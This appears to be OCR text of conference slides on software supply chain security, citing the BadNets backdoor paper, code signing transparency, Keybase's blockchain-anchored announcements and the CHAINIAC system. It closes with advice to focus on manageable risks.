
Siddharth Garg
New York University
Brooklyn, NY, USA
sg175@nyu.edu

are then fine-tuned for a specific task. In this paper we show that outsourced training introduces new security risks: an adversary can create a maliciously trained network (a backdoored neural network, or a *BadNet*) that has state-of-the-art performance on the user's training and validation samples, but behaves badly on specific attacker-chosen inputs. We first

https://arxiv.org/pdf/1708.06733v1.pdf

Figure 7. A stop sign from the U.S. stop signs database, and its backdoored versions using, from left to right, a sticker with a yellow square, a bomb and a flower as backdoors.

Emerging defenses



Halvar Flake [Thomas Dullien], on the need for **code signing transparency**:

Vendors need to run a public ledger where they explicitly avow "yes, I have signed this binary"

https://www.slideshare.net/hashdays/why-johnny-cant-tell-if-he-is-compromised

Keybase is now writing to the Bitcoin blockchain

Every public announcement you make on Keybase is now verifiably signed by Keybase and hashed into the Bitcoin blockchain. To be specific, all of these:

- announcing your Keybase username
- adding a public key
- identity proofs (twitter, github, your website, etc.)
- public bitcoin address announcements
- public follower statements
- revocations!

Source: https://keybase.io/docs/server_security/merkle_root_in_bitcoin_blockchain





Figure 1: Architectural overview of CHAINIAC


https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-nikitin.pdf

Closing thoughts




Enterprise Software

End-user Software



Development Toolchain

PAAS and SAAS



Hardware and Firmware

Data Providers

Don’t get swept up in FUD. You’re still more likely to get breached by a Word document

Don’t get swept up in FUD. You’re still more likely to get breached by a Word document

Focus on the risks you can actually manage and mitigate yourselves

Don’t get swept up in FUD. You’re still more likely to get breached by a Word document

Focus on the risks you can actually manage and mitigate yourselves

Support and invest in those that are striving to tackle these underlying challenges

Thank you!

ryan.kazanciyan@tanium.com

@ryankaz42